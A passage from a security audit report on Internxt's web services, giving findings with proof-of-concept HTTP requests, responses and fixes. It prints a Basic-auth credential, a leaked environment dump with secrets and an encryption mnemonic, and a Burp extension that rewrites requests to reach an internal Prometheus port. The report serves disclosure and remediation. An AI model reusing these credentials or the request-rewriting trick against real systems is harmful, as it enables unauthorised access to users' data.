Date: Wed, 08 Feb 2023 11:45:23 GMT
[…]

{"error":"Internal Server Error"}
```

STATUS AFTER RETEST

N/A

SUMMARY

It was found that the initialization request, sending after the registration, can be sent by an anonymous user. The request contains email address and mnemonic value. No related security consequences were identified. However, it is recommended to not allow to send this request on behalf of another user.

TECHNICAL DETAILS (PROOF OF CONCEPT)

The following request was sent by anonymous user (notice missing session):

```
POST /api/initialize HTTP/1.1
Host: drive.internxt.com
Content-Length: 205
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
Internxt-Version: 1.1.0
Sec-Ch-Ua-Mobile: ?0
Content-Type: application/json; charset=UTF-8
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.102 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://drive.internxt.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://drive.internxt.com/new
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

{"email":"dt1+intx01@securitum.pl","mnemonic":"pencil say […] video resemble"}
```

Response – request was accepted and the user's root folder ID was returned:

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 22 Aug 2022 14:04:47 GMT
[…]
{"user":{"email":"dt1+intx01@securitum.pl","mnemonic":"pencil say […] video
resemble","root_folder_id":58097796}}
```

LOCATION

POST https://drive.internxt.com/api/initialize

RECOMMENDATION

Only authenticated users should be able to send initialization request and only on their behalf.

[NOT IMPLEMENTED][INFO] SECURITUM-225922-014: Deprecated TLS protocol versions

STATUS AFTER RETEST III

N/A

STATUS AFTER RETEST II

The recommendation has not been implemented.

STATUS AFTER RETEST

N/A

SUMMARY

It was found that web server supports deprecated versions of the TLS protocol – 1.0 and 1.1.

More information:

- https://security.googleblog.com/2018/10/modernizing-transport-security.html

TECHNICAL DETAILS (PROOF OF CONCEPT)

Sslscan tool was used to detect supported protocol versions:

```
$ sslscan api.internxt.com
Version: 2.0.12-static
OpenSSL 1.1.1n-dev  xx XXX xxxx

Connected to 51.91.147.57

Testing SSL server api.internxt.com on port 443 using SNI name api.internxt.com

  SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   enabled
TLSv1.1   enabled
TLSv1.2   enabled
TLSv1.3   disabled
```

LOCATION

- api.internxt.com
- drive.internxt.com
- url6959.internxt.com

RECOMMENDATION

It is recommended to support only the newest TLS protocol versions – 1.2 and 1.3.

More information:

- https://ssl-config.mozilla.org/

[NOT IMPLEMENTED][INFO] SECURITUM-225922-015: Diagnostic information

STATUS AFTER RETEST III

N/A

STATUS AFTER RETEST II

The recommendation has not been implemented.

STATUS AFTER RETEST

N/A

SUMMARY

The API endpoint was identified that reveals some diagnostic information. It is recommended to check if this information should be publicly available.

TECHNICAL DETAILS (PROOF OF CONCEPT)

The following information was identified at https://api.internxt.com/contacts:


```
[
  {
    "address":"farmer",
    "ip":null,
    "lastSeen":"2022-08-23T11:59:36.009Z",
    "port":43758,
    "protocol":"1.2.0-INXT",
    "reputation":0,
    "responseTime":10000,
    "spaceAvailable":true,
    "nodeID":"9a1c78a507689f6f54b847ad1cef1e614ee23f1e"
  },
  {
    "address":"141.95.163.41",
    "ip":"51.68.89.113",
    "lastSeen":"2022-08-22T16:12:30.316Z",
    "port":31313,
    "protocol":"1.2.0-INXT",
    "reputation":5000,
    "responseTime":765.2944343244,
    "spaceAvailable":true,
    "userAgent":"8.7.2",
    "nodeID":"d4c4680de9055e01f1b8bc86638e747600aaecbc"
```


LOCATION

https://api.internxt.com/contacts

RECOMMENDATION

It is recommended to check if the mentioned diagnostic information should be publicly available.

[NOT IMPLEMENTED][INFO] SECURITUM-225922-016: Missing HTTP response security headers

STATUS AFTER RETEST III

N/A

STATUS AFTER RETEST II

The recommendation has not been implemented.

STATUS AFTER RETEST

N/A

SUMMARY

It was found that the application does not use the following HTTP response security headers:

- X-Frame-Options,
- Content-Security-Policy,
- Strict-Transport-Security,
- Referrer-Policy.

X-Frame-Options header determines whether it is allowed to render page in a frame, iframe or object (https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options).

Content-Security-Policy increases security level of application's users by enforcing policies on the web browser defining what resources and action can be executed in the application's context. It allows to block e.g. Cross-Site Scripting attacks (https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP).

Strict-Transport-Security header instructs browser to use only HTTPS protocol (https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security).

Referrer-Policy header defines when web browser can pass HTTP header "Referer" (https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy).

TECHNICAL DETAILS (PROOF OF CONCEPT)

The response for https://drive.internxt.com/app/:

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 24 Aug 2022 11:01:26 GMT
Content-Type: text/html
Connection: close
Last-Modified: Wednesday, 24-Aug-2022 11:01:26 GMT
Cache-Control: no-store, no-cache, must-revalidate, pre-check=0, post-check=0
expiry: Tue, 31 Mar 1981 05:00:00 GMT
Pragma: no-cache
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 5391
```

```
<!doctype html>
[…]
```

The response for https://send.internxt.com/:

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 24 Aug 2022 11:05:03 GMT
Content-Type: text/html
Connection: close
Last-Modified: Wednesday, 24-Aug-2022 11:05:03 GMT
Cache-Control: no-store, no-cache, must-revalidate, pre-check=0, post-check=0
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 4073

<!doctype html>
[…]
```

LOCATION

- https://drive.internxt.com/app/*
- https://send.internxt.com/

RECOMMENDATION

The application should use the missing security headers.

[IMPLEMENTED][INFO] SECURITUM-225922-019: Using the common account

STATUS AFTER RETEST III

N/A

STATUS AFTER RETEST II

The recommendation has been implemented. According to the information delivered by the Internxt: *The bridge account used for send.internxt.com has the deleting account/changing password/deleting bucket disabled*.

Due to performing tests on the production environment the above fixes have not been verified.

STATUS AFTER RETEST

N/A

SUMMARY

send.internxt.com uses the common account – hello@internxt.com – to share the resources. Using the common account may have a security-related consequences. The typical account operations such as deleting account, resetting password, deleting bucket etc. may lead to the serious vulnerabilities (see *SECURITUM-225922-017: send.internxt.com – DoS attacks*).

TECHNICAL DETAILS (PROOF OF CONCEPT)

In addition to the indicated vulnerabilities (see *SECURITUM-225922-017: send.internxt.com – DoS attacks*), there are other potential dangerous consequences of using the common account, e.g. the following request should return a list of the user's files:

```
GET /buckets/51a30c6558659f35252af233/files HTTP/1.1
Host: api.internxt.com
Authorization: Basic
aGVsbG9AaW50ZXJueHQuY29tOmFmNTczOTk4MjVkZDA1NDVkODNlOTBmYjYwMjdjZDdiYzRlODA4ZGE1OTc2MTUwMDc4MWI0M
WY3ZmEyZGNkMDQ=
```

For some reason, the response is broken:

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Tue, 13 Sep 2022 09:27:47 GMT
Connection: keep-alive
X-DNS-Prefetch-Control: off
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-RateLimit-Limit: 1000
X-RateLimit-Remaining: 999
X-RateLimit-Reset: 1663061328
X-Frame-Options: DENY
```

```
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Length: 1

[
```

If the request would work as expected it could lead to the vulnerability – any user could get a list of the shared files encrypted using the common encryption key:

```
[…]
{NODE_ENV:"production",PUBLIC_URL:"",WDS_SOCKET_HOST:void 0,WDS_SOCKET_PATH:void
0,WDS_SOCKET_PORT:void
0,FAST_REFRESH:!0,REACT_APP_SEGMENT_KEY:"mUOuZ8mVgto8vLHmRYsRHES2EleteXGO",REACT_APP_CRYPTO_SECRE
T:"6KYQBP847D4ATSFA",REACT_APP_STRIPE_PK:"pk_live_Rl9YfdPjEGxGUDh9BK5rgI3Y",REACT_APP_STRIPE_TEST
_PK:"pk_test_vpHlkSQ7DhmzSWHEbmfT1lIJ",REACT_APP_API_URL:"https://send.internxt.com",REACT_APP_MA
GIC_IV:"d139cb9a2cd17092e79e1861cf9d7023",REACT_APP_MAGIC_SALT:"38dce0391b49efba88dbc8c39ebf868f0
267eb110bb0012ab27dc52a528d61b1d1ed9d76f400ff58e3240028442b1eab9bb84e111d9dadd997982dbde9dbd25e",
REACT_APP_CRYPTO_SECRET2:"8Q8VMUE3BJZV87GT",REACT_APP_PROXY:"https://proxy01.api.internxt.com",RE
ACT_APP_NETWORK_URL:"https://api.internxt.com",REACT_APP_SEND_USER:"hello@internxt.com",REACT_APP
_SEND_PASS:"$2a$08$nXB0ltFW3MKt3VsmEpd4TOWn8H2CW0WR/8aW1IZS8HOiqIc0sjZGC",REACT_APP_SEND_ENCRYPTI
ON_KEY:"present egg buffalo choose risk burden torch lens stone own reduce maze thunder practice
relax marine usual marriage rely friend destroy bird reason
write",REACT_APP_SEND_BUCKET_ID:"51a30c6558659f35252af233",REACT_APP_SENTRY_DSN:"https://6763343c
efd042dd82e81f1dd902059f@sentry.internxt.com/5"})
[…]
```

Location

send.internxt.com

Recommendation

The typical an account operations should be considered in the context of using the common account (hello@internxt.com). Any critical operations such as deleting account, resetting password, deleting bucket, listing files etc. should be blocked for the common user.

Appendices

Burp Suite extension used to get an access to Prometheus tool using the web browser:

```
from burp import IBurpExtender
from burp import IHttpListener

import re


class BurpExtender(IBurpExtender, IHttpListener):
    def registerExtenderCallbacks(self, callbacks):
        self._helpers = callbacks.getHelpers()
        callbacks.setExtensionName('Internxt Extension v0.1')
        callbacks.registerHttpListener(self)

    def processHttpMessage(self, tool_flag, message_is_request, message_info):
        if not message_is_request:
            return
        request1 = self._helpers.bytesToString(message_info.getRequest())
        request2 = re.sub(r'GET /([^\s]*) HTTP/1\.1', r'GET /http://127.0.0.1:9090/\1 HTTP/1.1',
request1)
        message_info.setRequest(self._helpers.stringToBytes(request2))
```